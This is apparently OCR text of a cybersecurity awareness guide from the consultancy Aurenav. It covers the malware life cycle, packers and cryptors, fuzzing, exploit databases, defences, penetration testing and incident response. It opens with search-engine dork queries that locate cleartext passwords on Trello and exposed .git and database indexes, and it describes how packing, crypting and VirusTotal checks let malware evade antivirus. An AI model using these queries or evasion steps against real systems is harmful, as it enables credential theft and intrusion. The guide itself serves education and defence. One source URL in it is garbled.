
  inurl:guestimage.html(Locates images from website)

  site:trello.com password(Clear text passwords)

  intext:"Index of /.git"(Pulls indexes from GitHub)

  intext:"Index of /database"(Finds database indexes)

THE LIFE CYCLE OF MALWARE



MALWARE DEVELOPMENT AND MAINTENANCE

In general, malware software programming code is designed to be modular and easy to manage over time. This is especially important since vendors will typically apply patches to their supported products once they become aware of a vulnerability. This is why many malware threats have variants – each variant is a major modification of previous versions usually to take advantage of new exploits. There is an industrial characteristic to many of the malware products in which the code is well documented and supported – in some cases even better than commercial software. Modularity enables a hacker to easily create, modify, update and delete malware functionality.

PACKERS


Used for files or software that is too big to transfer to another machine. A Software packer can compress a file into a zip. This allows for a file to be transferred easier to a victim. By compressing a virus or malware, it allows the signature of the exploit to be hidden to bypass antivirus that would otherwise not allow the install of these malicious files.

CRYPTORS

After the compression of the virus or malware, you will pass it through a Cryptor to further encrypt the signature of file. This makes things harder to trace the source signature. When a program is run through a Cryptor it appends a minimal stub program. When the executable is used the stub program launches and decrypts the virus or malware.


VIRUSTOTAL

- Running over 40 antivirus threat detection engines, VirusTotal provides a resource for people to test suspect software for virus and malware presence.
- Hackers use VirusTotal to verify that their crypting has changed the signature of their new virus or malware so that it cannot be detected by commercial and Open Source antivirus and antimalware tools.



https://www.virustotal.com/#/home/upload

FUZZING



Fuzzers are used as part of quality assurance testing by both software and hardware manufacturers and by hackers to find bugs that can be exploited – especially effective when the manufacturer has not performed adequate testing.

Fuzzers are automated tools that look for bugs by inserting test values into input fields (e.g. name, date, numeric) to check for proper error handling.

Software is prone to crashing when it does not properly handle an error condition – hackers will try to develop a stable exploit once a bug is found. If successful, the hacker can incorporate the exploit into a virus, worm, trojan or other types of malware.

Hackers typically customize Fuzzers to optimize the fuzzing process (e.g. will use inputs values and ranges aimed at specific types of software and hardware).

It is important to understand that most software vulnerabilities already exist – it is only when they are found that they become a problem. Fuzzers are a useful tool for finding bugs that manufacturers should use – but often do not use.

MUTATION FUZZING

The act of changing a file to illicit a crash or bug in the program. The benefit to mutation fuzzing is it requires little to no set up time. For example, a PDF file could be mutated to crash the PDF viewer with fuzzer applications such as Peach Fuzzer which were designed for this purpose.

Mutation Fuzzing is an engineered form of attack that is used by more sophisticated hackers – including state actors – to find vulnerabilities.

EXPLOIT AND PATCH RESOURCES

There are websites that provide information on patches and current threats that are designed to help organizations and users protect their computers and networks.

Hackers also use these sites as a source for directing their efforts in developing new exploits. When manufacturers release patches, hackers will attempt to reverse engineer the patch to find out how to build an exploit. Fortunately, it usually takes the hackers time to develop a viable exploit.

It is important to apply patches before the hackers can develop an exploit, which is why it is good practice to subscribe to services that keep you up-to-date on threats that are applicable to you.

EXPLOITS AND PATCHES

There are multiple resources that you can use to stay up to date on exploits and patches. This is an example of a twitter page that releases known patches and exploits.


This example is hosted by the United States Department of Homeland Security.

This is a free resource to keep up with new vulnerabilities and patches.

https://www.us-cert.gov/

EXPLOIT-DB

- This is an exploit database that logs and aggregates currently known exploits from multiple services.
- Hosted by the same company that created and maintains BackTrack and Kali Linux, their goal is to ensure that all current exploits are logged.
- This is a free resource.



https://www.exploit-db.com/

THREATSCAPE

Computing, mobile and IoT devices need to be able to communicate with the outside world – hackers can take advantage of this by directly attacking the communication ports and protocols.

This is a list of common communication ports.

- Physical Ports: Ethernet, USB, UART, Serial, Debugging, Firmware
- Wi-Fi
- Bluetooth
- RF (Other radio frequency based protocols)
- IR
- Light (Other visible forms of light)
- Cellular Data
- Voice Activation (including supersonic audio frequencies)
- QR Codes and Barcodes
- NFC
- Charging Ports
- SD Card Ports
- Audio Jacks (some three-band audio jacks include a data port – i.e. Apple)
- Optical (fiber and digital)

HOW TO PREVENT ATTACKS

Layered security:	Firewalls and Web Blocking – Inbound and Outbound
	Endpoint Security – Antivirus & Antimalware
	SIEM – Security Information and Event Management
	Wired and Wireless Network Monitoring
	Subscribe to a vulnerability update service
	Actively update and patch hardware, software and operating systems

ADVANCED PROTECTION

- Block headers for websites, services, operating systems and devices (through configuration and/or by using a firewall)
- Active Wi-Fi protection to mitigate Evil Access Points (some secure Wi-Fi access points provide this function with a *deauth* function, which forces a connected device to disconnect)
- Setting mobile devices to only use 4G services to mitigate Rogue Cell Towers (rogue cell towers typically try to get a device to downgrade to 2G since 2G encryption is easy to break. 3G encryption can also be broken with the right tools. Once mobile encryption is broken, it is easy to see data and listen to conversations)
- Disable wireless communications unless you are actively using them (e.g. Wi-Fi, Bluetooth, IR, NFC)
- Establishing network and RF environment baselines so it is easier to detect suspicious activities
- Conduct independent security audits to ensure that internal staff and external service providers are properly doing their job
- Understand that hardware, software, operating system and service updates can introduce potential security problems by changing configurations and settings to a default that is less secure then often recommended
- Audits are not enough – penetration testing is essential to make sure that the environment is properly configured
- Use a VPN to access the Internet when travelling

BLACKLIST VS WHITELIST

When you have a blacklist, it only blocks the files, IPs and web addresses that you specify. A blacklist must already "know" what to block and will not provide protection from threats that are not on the blacklist. Examples of blacklisting includes virus signatures, malware signatures, IP addresses and web URLs.

Whitelisting is the opposite of blacklisting in that access is only permitted if the asset (application, IP address or web URL) is included on the whitelist. Examples of whitelisting include allowing only listed applications to run and allowing access to only listed IP addresses and web URLs.

A blacklist has to know what to block while a whitelist has to know what to allow – it is far easier to know what to allow than to know what to block.

MALWARE DETECTION SANDBOXING

Malware detection sandboxing is a function that can be stand-alone or part of a product such as an antivirus or firewall. The sandbox allows an application to execute in a virtual environment that is designed to detect malicious activity in a protected environment to detect and prevent malware from damaging a computer or other computational device (e.g. IoT devices).

Recent development: Some more sophisticated malware can detect if it is in a virtual environment or sandbox and remain dormant. Some vendors have taken advantage of this behavior to create a tool that mimics the signature of a sandbox.

Sandbox tools: Comodo, WatchGuard, Sandboxie, Shade Sandbox, Shadow Defender.

PENETRATION TESTING

Penetration testing is used to ensure the security of a network. Most small branch offices or companies do not have the IT staff to support testing a network for vulnerabilities so they outsource to a red team. The red team specializes in testing networks and exploiting the vulnerabilities in an organization's network to help improve security. Penetration Testing can involve passive tests (will not install a payload) and/or active tests (attempt to install a payload). A Passive Test is safer in a production environment – the disadvantage is a high number of false positives. Active testing typically uses inert (safe) payloads and has fewer false positives – the disadvantage is that an active penetration test can sometimes crash a targeted system (a system that crashes from an active penetration test is usually unstable and will tend to crash more easily when attacked by hackers.

- **Blue Teams** tend to focus more on using automated penetration test tools.
- **Red Teams** focus both on tools (that require configuration and, in many cases, some level of programming) and manual testing.

The Red Team approach relates closer to what Hackers are trying to achieve and serves as a much more reliable approach to testing and verification.

TECHNICAL SURVEILLANCE COUNTER-MEASURES

Cyber Technical Surveillance Counter-Measures (Cyber-TSCM or C-TSCM) is the practice of locating and removing malicious surveillance devices and malware. These threats can be attached to a network, malicious code running on a device or even a stand-alone device placed in a strategic location to pick up conversations or to intercept network or other voice and data communication traffic. The employees with responsibility for maintaining a cybersecurity program should be trained to detect network threats. Unfortunately, they are often not properly trained or equipped to detect eavesdropping devices that are used to spy on organizations and to tap into networks to spy and exfiltrate data, exploit Wi-Fi and cellular (mobile) networks, detect hybrid devices, or to deal with advanced threats. These types of services require specialized software and hardware tools along with specialized training and experience.

SETTING A BASE LINE

Establishing a baseline of wired (e.g. ethernet network) and wireless (e.g. Wi-Fi, Bluetooth and cellular) traffic is an essential security step. It is easier to detect an intrusion or other suspicious activity by referencing a baseline of what is normally present.

Well crafted malware is difficult to detect, which is why it is important to know what normal traffic looks like on a given network segment. The same concept applies to understanding what type of radio transmitters and traffic are present in a local environment.

- Advanced malware is often only detected because something unexpected was observed on a network (e.g. a net scan, a probe, an attempt to connect to an external IP address or URL).
- Unauthorized eavesdropping is often detected because a suspicious transmitter or suspicious wireless traffic is observed (e.g. evil access point, rogue cell tower, electronic bug, network tap, unusually large data traffic during unauthorized data exfiltration).


Logging and log analysis as well as traffic analysis is important in detecting security threats. Automated log and threat analysis tools, such as SIEMs, can make this task much easier.

MONITORING

Constant monitoring is important since it is the only way to detect suspicious activities within a wired network or within a wireless environment. Constant monitoring when combined with an established baseline of what is expected and normal is the best way for an organization to defend itself. Network sniffers, network traffic logging, radio spectrum analyzers and radio device monitors are examples of tools that can be used for monitoring.

It is much easier to respond and track down suspicious behavior when a baseline has already been established before hand (having a baseline to work from during an incident response typically has a large impact in reducing costs).

OPEN SOURCE COMMUNITIES



- Hackaday
- Google Open Source
- Open Hardware
- GitHub

These are companies and communities that contribute to the open source cause. This is code that anyone may use or modify. These are hugely popular in the community, and companies like Google, OpenAI, and Capital One (to name a few) help host and support.

These communities are an important resource to keep up-to-date on software releases and patches.

IF YOU THINK YOU MIGHT BE COMPROMISED

- Call an expert *(But avoid tipping off the hackers and spys!)*
  - Do not call from or use any phone or other device that you suspect may be compromised
  - Do not use your personal or company email when reaching out for help
  - Do not talk about the possible compromise in a room that may be compromised
  - Computer and network security breaches need to be acted upon quickly
- Private companies are usually the best source to have your communications, computing devices, network and physical premises checked out
- Law enforcement should be contacted if a serious crime is suspected, national security is at risk, when there is risk of property damage, or when there is risk of injury or death to one or more people
- It is important to keep in mind that proper forensics procedures are essential if a criminal case is to be prosecuted or a civil case is to be pursued

Aurenav maintains Cyber-TSCM consulting, audit and incident response teams in North America and Europe:

www.aurenav.com

Aurenav
Bringing people, business and technology together.

Aurenav
Forsbackagatan 24
SE 123-43 Farsta
Sweden

Phone: +46 8 604 07 02

EICT & C-TSCM Ph: +46 8 604 2300

SOURCES

Aurenav
Bringing people, business and technology together.

- https://www.forbes.com/sites/stevemorgan/2016/01/17/cyber-crime-costs-projected-to-reach-2-trillion-by-2019/#125c3d133a91
- https://www.cybereason.com/watch-cybereason-ciso-israel-barak-discuss-the-changing-economics-of-cyber-crime-with-cso-online/
- https://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/
- https://krebsonsecurity.com/2013/06/the-value-of-a-hacked-email-account/
- https://testing.googleblohttp://krebsonsecurity.com/tools-for-a-safer-pc/
- g.com/2016/12/announcing-oss-fuzz-continuous-fuzzing.html

Contact Aurenav at: +46 8 604 07 02 or our website: www.aurenav.com